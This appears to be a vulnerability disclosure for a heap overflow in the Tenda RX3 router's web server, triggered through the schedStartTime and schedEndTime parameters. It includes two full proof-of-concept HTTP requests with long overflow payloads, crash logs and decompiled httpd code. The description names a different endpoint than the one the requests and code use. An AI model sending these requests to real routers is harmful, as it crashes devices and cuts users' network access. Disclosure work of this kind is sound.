Vendor of the products: Tenda

Affected products: Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01


Hardware Link: https://www.tendacn.com/tw/download/detail-3980.html

Vulnerability Description

A buffer overflow vulnerability was discovered in Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01, triggered by the schedStartTime and schedEndTime parameters at /goform/saveParentControlInfo. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.


POC

send




```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1103
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/wifi_time.html?random=0.9959365073039493&
Cookie: password=wslcvb

schedWifiEnable=1&schedStartTime=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaq
aaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaac
paacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadg
aadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwa
adxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaa
eoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafv
aafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaa
heaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaah
uaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaail
aaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaa
jtaajuaajvaajwaajxaajyaaj00%3A00&schedEndTime=01%3A00&timeType=1&
day=11%2C1%2C1%2C1%2C1%2C1%2C1
```

You can see that the router has crashed.




```
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
free(): invalid next size (normal)
zsh: abort      sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Similarly, the `schedEndTime` parameter can also trigger this vulnerability.



```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1103
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/wifi_time.html?random=0.9959365073039493&
Cookie: password=wslcvb

schedWifiEnable=1&schedStartTime=00%3A00&schedEndTime=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaq
aaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaac
paacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadg
aadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwa
adxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaa
eoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafv
aafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaa
heaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaah
uaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaail
aaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaa
jtaajuaajvaajwaajxaajyaaj01%3A00&timeType=1&day=
11%2C1%2C1%2C1%2C1%2C1%2C1
```


Router crash



```
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
malloc(): memory corruption
zsh: abort      sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Code in httpd

The `setSchedWifi` function first retrieves the values of the `schedStartTime` and `schedEndTime` parameters. It then allocates a block of memory using `malloc` and copies the values of `schedStartTime` and `schedEndTime` into the allocated space using the `strcpy` function. However, no length restrictions are applied, resulting in a heap overflow vulnerability.



```
memset(mib_name, 0, sizeof(mib_name));
memset(parm, 0, sizeof(parm));
v4 = websGetVar(wp, (char_t *)"schedWifiEnable", (char_t *)"1");
v5 = websGetVar(wp, (char_t *)"schedStartTime", (char_t *)&byte_7A45B);
v6 = websGetVar(wp, (char_t *)"schedEndTime", (char_t *)&byte_7A45B);
v7 = websGetVar(wp, (char_t *)"timeType", (char_t *)"0");
v8 = websGetVar(wp, (char_t *)"day", (char_t *)"1,1,1,1,1,1,1");
v9 = wifi_get_mibname("wlan", "enable", mib_name);
GetValue(v9, wifi_enable);
if ( !wifi_enable[0] )
  strcpy((char *)wifi_enable, "1");
if ( atoi((const char *)v7) )
  _isoc99_sscanf(
    v8,
    "%d,%d,%d,%d,%d,%d,%d",
    switch_day,
    &switch_day[1],
    &switch_day[2],
    &switch_day[3],
    &switch_day[4],
    &switch_day[5],
    &switch_day[6]);
SetValue("sys.sched.wifi.timeType", v7);
v10 = (char *)malloc(0x19u);
v11 = atoi((const char *)v4);
src = (char *)v11;
if ( v10 )
{
  *v10 = atoi((const char *)wifi_enable) != 0;
  v12 = atoi((const char *)v4) != 0;
  v10[1] = v12;
  strcpy(v10 + 2, (const char *)v5);
  strcpy(v10 + 10, (const char *)v6);
  v13 = v10 + 17;
  for ( i = 0; i != 7; ++i )
```